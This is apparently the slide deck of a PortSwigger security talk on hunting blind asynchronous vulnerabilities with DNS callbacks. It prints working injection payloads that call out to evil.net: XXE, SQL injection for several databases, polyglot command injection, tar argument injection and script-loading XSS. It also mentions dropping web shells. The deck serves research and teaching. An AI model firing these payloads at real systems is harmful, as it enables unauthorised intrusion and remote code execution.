PORTSWIGGER
WEB SECURITY

HUNTING ASYNCHRONOUS VULNERABILITIES

James Kettle

PORTSWIGGER
WEB SECURITY

THE CLASSICAL CALLBACK

From: no-reply@redacted.com

To: James Kettle

Subject: Order: 103092185

Hi test,

Thank you for your recent order…

Description	Quantity	Price	VAT	Total
Leather Jacket	1	£824.33	£164.87	£989.20

PORTSWIGGER
WEB SECURITY

OVERVIEW

- The asynchronous problem
- Callback oriented hacking
  - Direct - XML/SQL
  - Chained - SQL
  - Destructive - SQL
  - Polyglot - OS/XSS
  - Interactive
- Hazards
- Q&A

PORTSWIGGER
WEB SECURITY

THE ASYNCHRONOUS PROBLEM

- Many asynchronous vulnerabilities are invisible
  - Visible errors 
  - Result output 
  - Time side-channel 


PORTSWIGGER
WEB SECURITY

THE ASYNCHRONOUS PROBLEM

- Blind + background thread
  - Nightly cronjob
- Blind + event-triggered
  - Second order SQLi, command injection…
  - Blind XSS
- Blind + no time delay
  - Blind XXE, XPath…

THE ASYNCHRONOUS SOLUTION

- Callbacks!



- Why DNS?
  - Rarely filtered outbound
  - Underpins most network protocols

PORTSWIGGER
WEB SECURITY

PAYLOAD DEVELOPMENT

PORTSWIGGER
WEB SECURITY


THE INDOMITABLE PAYLOAD

- Callback exploits fail hard
- Quality of Payload is crucial
  - Environment-insensitive
  - Multi context (aka “polyglot”)
  - Filter-resistant
  - Simple.

PORTSWIGGER
WEB SECURITY


SMTP HEADER INJECTION

foo%0ABCC: hacker@evil.net



SMTP HEADER INJECTION

%0AReply-To: hacker@evil.net%0A%0A<zip_bomb>



PORTSWIGGER
WEB SECURITY

```
<?xml version="1.0" encoding="utf-8"?>
<?xml-stylesheet type="text/xml" href="http://xsl.evil.net/a.xsl"?>

<!DOCTYPE root PUBLIC "-//A/B/EN" http://dtd.evil.net/a.dtd [
  <!ENTITY % remote SYSTEM "http://xxe2.evil.net/a">
  <!ENTITY xxe SYSTEM "http://xxe1.evil.net/a">
  %remote;
]>

<root>
  <foo>&xxe;</foo>
  <x xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include
    href="http://xi.evil.net/" ></x>
  <y xmlns=http://a.b/
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://a.b/
    http://schemalocation.evil.net/a.xsd">a</y>
</root>
```

SQLi: POSTGRES

COPY

Name

COPY -- copy data between a file and a table

Synopsis

```
COPY table_name [ ( column_name [, ...] ) ]
    FROM { 'filename' | PROGRAM 'command' | STDIN }
    [ [ WITH ] ( option [, ...] ) ]

COPY { table_name [ ( column_name [, ...] ) ] | ( query ) }
    TO { 'filename' | PROGRAM 'command' | STDOUT }
    [ [ WITH ] ( option [, ...] ) ]

where option can be one of:

    FORMAT
    OIDS [
    FREEZE
    DELIMI
    NULL '
    HEADER [ boolean ]
    QUOTE 'quote_character'
    ESCAPE 'escape_character'
    FORCE_QUOTE { ( column_name [, ...] ) | * }
    FORCE_NOT_NULL ( column_name [, ...] )
    FORCE_NULL ( column_name [, ...] )
    ENCODING 'encoding_name'
```

PROGRAM 'command'

```
copy (select '') to program 'nslookup evil.net'
```

SQLi: SQLITE3

- `;attach database '//evil.net/z' as 'z'-- -`
  - Windows only
  - Requires batched queries
  - Can also be used to create files
- `(SELECT load_extension('//foo'))`
  - Windows only
  - Frequently disabled
  - By @0x7674

SQLi: MSSQL

```
SELECT * FROM openrowset('SQLNCLI', 'evil.net';'a',
                                    'select 1 from dual');
```

- Requires 'ad hoc distributed queries'

```
EXEC master.dbo.xp_fileexist '\\\\evil.net\\foo'
```

- Requires sysadmin privs

```
BULK INSERT mytable FROM '\\\\evil.net$file';
```

- Requires bulk insert privs

```
EXEC master.dbo.xp_dirtree '\\\\evil.net\\foo'
```

- Checks privileges after DNS lookup

SQLi: ORACLE

- UTL_HTTP, UTL_TCP, UTL_SMTP, UTL_INADDR, UTL_FILE…
  - Require assorted privileges

- **SELECT extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [<!ENTITY % remote SYSTEM "http://evil.net/"> %remote;]>'),'/l')**

- From https://bog.netspi.com/advisory-xxe-injection-oracle-database-cve-2014-6577/
- No privileges required!
- Patched eventually

SQLi: MySQL

- LOAD_FILE('\\\\evil.net\\foo')
  - Windows only
- SELECT … INTO OUTFILE '\\\\evil.net\foo'
  - Windows only

PORTSWIGGER
WEB SECURITY

WRITE-BASED CALLBACKS

- Drop web shell
  - Requires path
  - Risky
- Maildrop
  - Microsoft Outlook only
- Printer spool
  - Requires employee credulity
  - Requires root
  - Bypasses outbound network filtering
- Config files?

PORTSWIGGER
WEB SECURITY

CONFIG

File Name
/etc/my.cnf
/etc/mysql/my.cnf
SYSCONFDIR/my.cnf
$MYSQL_HOME/my.cnf
~/.my.cnf

Command-Line Format	--bind-address=addr	
Permitted Values	**Type**	string
	Default	0.0.0.0

"If ***addr*** is a host name, the server resolves the name to an IPv4 address and binds to that address."

PORTSWIGGER
WEB SECURITY

ASYNCHRONOUS COMMAND INJECTION

- Bash:

```
$ command arg1 input arg3
$ command arg1 'input' arg3
$ command arg1 "input" arg3
```

- Windows:

```
>command arg1 input arg3
>command arg1 "input" arg3
```

PORTSWIGGER
WEB SECURITY

POLYGLOT COMMAND INJECTION

Input: &sleep 1&

win_unquoted: SUCCESS
nix_double: FAIL
nix_single: FAIL
win_quoted: FAIL
nix_unquoted: SUCCESS

PORTSWIGGER
WEB SECURITY

POLYGLOT COMMAND INJECTION

Input: &sleep 1&`sleep 1`

win_unquoted: SUCCESS
nix_double: SUCCESS
nix_single: FAIL
win_quoted: FAIL
nix_unquoted: SUCCESS

PORTSWIGGER
WEB SECURITY

POLYGLOT COMMAND INJECTION

Input: &sleep 1&'`sleep 1`'

win_unquoted: SUCCESS
nix_double: SUCCESS
nix_single: SUCCESS
win_quoted: FAIL
nix_unquoted: SUCCESS

PORTSWIGGER
WEB SECURITY

POLYGLOT COMMAND INJECTION

Input: &sleep 1&'\"`0&sleep 1&`'

win_unquoted: SUCCESS
nix_double: SUCCESS
nix_single: SUCCESS
win_quoted: SUCCESS
nix_unquoted: SUCCESS

PORTSWIGGER
WEB SECURITY

&nslookup evil.net&'\"`0&nslookup evil.net&`'

```
bash  : &nslookup evil.net&'\"`0&nslookup evil.net&`'
bash ": &nslookup evil.net&'\"`0&nslookup evil.net&`'
bash ': &nslookup evil.net&'\"`0&nslookup evil.net&`'

win   : &nslookup evil.net&'\"`0&nslookup evil.net&`'
win  ": &nslookup evil.net&'\"`0&nslookup evil.net&`'
```

Key: ignored context-breakout dud-statement injected-command ignored

POLYGLOT XSS

- "One vector to rule them all" by @garethheyes

```
javascript:/*--
>]]>%>?></script></title></textarea></noscript></style></xmp>">
[img=1,name=/alert(1)/.source]<img -
/style=a:expression&#40&#47&#42'/-
/*&#39,/**/eval(name)/*%2A///*///&#41;;width:100%;height:100%;p
osition:absolute;-ms-behavior:url(#default#time2) name=alert(1)
onerror=eval(name) src=1 autofocus onfocus=eval(name)
onclick=eval(name) onmouseover=eval(name) onbegin=eval(name)
background=javascript:eval(name)//>"
```

- Problems:
  - Length
  - Fragile

POLYGLOT XSS

PORTSWIGGER
WEB SECURITY

```
</script><svg/onload=
'+/"/+/onmouseover=1/

+(s=document.createElement(/script/.source),
     s.stack=Error().stack,

s.src=(/,/+/evil.net/).slice(2),

document.documentElement.appendChild(s))//'>
```

PORTSWIGGER
WEB SECURITY

BLIND XSS

- Sleepy Puppy
  - Allows custom script+payload injection
  - Webserver in docker container
- https://github.com/Netflix/sleepy-puppy

PROOF OF EXPLOIT

Scenario: you can upload [anything].jpg

Hypothesis: images archived with '**tar [options] ***'

The exploit:

```
--use-compress-program=nslookup evil.net -domain=a.jpg
```

Variants exist for targeting zip, rsync, etc

PORTSWIGGER
WEB SECURITY

---LIVE DEMO---

PORTSWIGGER
WEB SECURITY

HAZARDS

- Friendly fire
- URL grepping
- Scope

PORTSWIGGER
WEB SECURITY

TAKE-AWAYS

Asynchronous exploits fail silently

Quality of Payload is crucial

Invisible ≠ unhackable

@albinowax
james.kettle@portswigger.net